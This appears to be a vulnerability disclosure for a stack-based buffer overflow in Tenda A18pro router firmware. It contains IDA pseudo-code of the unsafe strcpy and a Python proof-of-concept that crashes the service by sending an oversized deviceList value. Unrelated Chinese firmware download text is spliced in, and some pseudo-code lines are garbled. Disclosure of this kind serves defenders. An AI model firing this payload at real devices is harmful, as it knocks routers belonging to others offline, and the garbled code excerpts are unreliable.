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# Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/setMacFilterCfg` #5

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## NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/setMacFilterCfg`

### Vulnerability Details

| Detail             | Information   |
|--------------------|---|
| Vendor             | Tenda (深圳市腾达科技股份有限公司)   |
| Product            | Tenda A18pro  |
| Affected Version   | Firmware V02.03.02.28   |
| Vulnerability Type | Stack-based Buffer Overflow (Binary)                              |
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### A18 Pro

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## A18 Pro 升级软件\_V02.03.02.28

软件版本: V02.03.02.28 更新时间: 2026-03-03 文件大小: 1.71 M 文件格式: zip

硬件版本: V1.0  
软件版本: V02.03.02.28

#### 注意事项:

1. 此固件仅适用于A18 Pro型号的机器升级, 升级前请确认产品型号及软件版本。
2. 先解压下载后的压缩包。用电脑登录扩展器的管理界面, 点击“更多功能”-“系统管理”-“软件升级”, 选择本地升级。在解压文件中浏览(扩展器若联网状态, 也可以通过在线升级方式升级到最新版本)
3. 升级过程不能断电, 否则可能会导致扩展器损坏。

#### 更新说明:

- 1.修复一些已知问题。

## Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical stack-based buffer overflow vulnerability was identified in the MAC filtering configuration endpoint

`/goform/setMacFilterCfg`.

The vulnerability resides in the `sub_423B50` function (responsible for parsing MAC filter rules). This function is triggered when a user submits a configuration request via the `deviceList` parameter. The function uses `strchr` to locate a carriage return character (`\r`, ASCII 13) within the user-provided string. Once found, it employs the unsafe `strcpy` function to copy the split substrings into a fixed-size stack buffer `v15` (160 bytes). Since the length of the input strings is not validated before the copy operation, an attacker can provide a specially crafted long string to overwrite the stack frame, including the return address, leading to a Denial of Service (DoS) or potential Remote Code Execution (RCE).

## Root Cause

The vulnerability is caused by a failure to perform bounds checking when copying string data from a web request into a local stack buffer.

1. **Parameter Flow:** The request handler `sub_424D20` retrieves the `deviceList` variable and processes it line by line (delimited by `\n`), passing each line to `sub_423B50`.
2. **Vulnerable Sink:** Inside `sub_423B50`, a local buffer `char v15[160]` is defined.
3. **Buffer Overflow:** The function executes `strcpy` for the "name" part and the "MAC" part. If the segment of the list exceeds the remaining capacity of the 160-byte buffer, it overflows the stack.
4. **Impact:** An attacker can control the execution flow by overwriting the Saved Return Address (RA) on the stack.

## Vulnerable Code Logic (IDA Pro Pseudo-code):

```
sub_409B24((int)"setMacFilterCfg", (int)sub_424D20);
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1 int __fastcall sub_424D20(_DWORD *a1)
2 {
3     char *v2; // $s0
4     char *v3; // $s1
5     int v4; // $s1
6     int i; // $s4
7     _BYTE *v7; // $v0
8     _BYTE *v8; // $s6
9     int n30; // [sp+2Ch] [-4DBCh] BYREF
10    int n30_1; // [sp+30h] [-4DB8h] BYREF
11    int v11[4]; // [sp+34h] [-4DB4h] BYREF
12    int v12[4]; // [sp+44h] [-4DA4h] BYREF
13    _DWORD v13[2466]; // [sp+54h] [-4D94h] BYREF
14    _DWORD v14[2466]; // [sp+26DCh] [-270Ch] BYREF
15    char v15[128]; // [sp+4D64h] [-84h] BYREF
16
17    memset((int)v15, 0, sizeof(v15));
18    memset((int)v13, 0, sizeof(v13));
19    memset((int)v14, 0, sizeof(v14));
20    memset(v11, 0, sizeof(v11));
21    memset(v12, 0, sizeof(v12));
22    blob_buf_init((int)v11, 0);
23    blob_buf_init((int)v12, 0);
24    v2 = sub_41565C((int)a1, "macFilterType", (int) "");
25    v3 = sub_41565C((int)a1, "deviceList", (int) "");
26    printf(
27        "%s[%s:%s:%d] %sget mac == %s\n\x1B[0m",
28        "\x1B[0;33m",
29        (const char *)&dword_44B49C,
30        "formSetMacFilterCfg",
31        497,
32        "\x1B[0;32m",
```

```

i9     v14[0]);
i0     get_mf_count((int)&n30, (int)&n30_1);
i1     if ( n30 < 30 && n30_1 < 30 )
i2     {
i3         for ( i = 0; ; ++i )
i4         {
i5             v7 = (_BYTE *)strchr((int)v3, 10);
i6             v8 = v7;
i7             if ( !v7 )
i8                 break;
i9             *v7 = 0;
i0             sub_423B50((int)v2, v3, v13, (int)v11, i);
i1             v3 = v8 + 1;
i2         }
i3         sub_423B50((int)v2, v3, v13, (int)v11, i);
i4         goto LABEL_3;
i5     }
i6     v4 = 1;
i7 LABEL_4:
i8     sub_423B00((int)v12. 3. (int)v2):

```


```

1 int __fastcall sub_423B50(int a1, const char *a2, _DWORD *a3, int a4, int a5)
2 {
3     char v9; // $s3
4     int v11; // $v0
5     int v12; // $s4
6     int v13; // $s2
7     char v14; // $a2
8     _BYTE v15[160]; // [sp+2Ch] [-A8h] BYREF
9
10    if ( strcmp(a1, (int)"black") )
11    {
12        v9 = 1;
13        if ( strcmp(a1, (int)"white") )
14        {
15            puts((int)"filter_mode Error!");
16            return -1;
17        }
18    }
19    else
20    {
21        v9 = 0;
22    }
23    memset((int)v15, 0, sizeof(v15));
24    v11 = strchr((int)a2, 13);
25    if ( v11 )
26    {
27        *(_BYTE *)v11 = 0;
28        v12 = v11 + 1;
29        printf(
30            "%s[%s:%s:%d] %sparse rule: name == %s, mac == %s\n\x1B[0m",
31            "\x1B[0;33m",
32            (const char *)& dword_44B49C,
33            "parse_macfilter_rule",
34            284,
35            "\x1B[0;32m",
36            a2,
37            (const char *) (v11 + 1));
38        to_lower_str(v12);
39        strcpy((int)&v15[32], (int)a2);
40        strcpy((int)v15, v12);
41    }
42    else

```

## 4. Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.



## Proof of Concept (PoC)

The following Python script demonstrates how to trigger the vulnerability by sending an oversized `deviceList` containing the `\r` delimiter, leading to a service crash.

```
import requests

url = "http://192.168.15.142/goform/setMacFilterCfg"

# Construct Payload
# 1. Include \r (ASCII 13) to trigger the vulnerable branch
# 2. Both segments are long enough (> 160 bytes) to overflow the buffer
long_name = b"A" * 5000
long_mac = b"B" * 5000
payload_str = long_name + b"\r" + long_mac

payload = {
    'macFilterType': 'black',
    'deviceList': payload_str
}

print(f"[*] Sending exploit to {url}...")


try:
    # Sending POST request to trigger the overflow in parse_macfilter_rule
    res = requests.post(url, data=payload, timeout=5)
```

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print(f"[+] Request completed, status code: {res.status_code}")
except requests.exceptions.Timeout:
    print("[+] Success: Service timed out, likely crashed.")
except Exception as e:
    print(f"[-] Exception: {e}")

```

- Running the PoC



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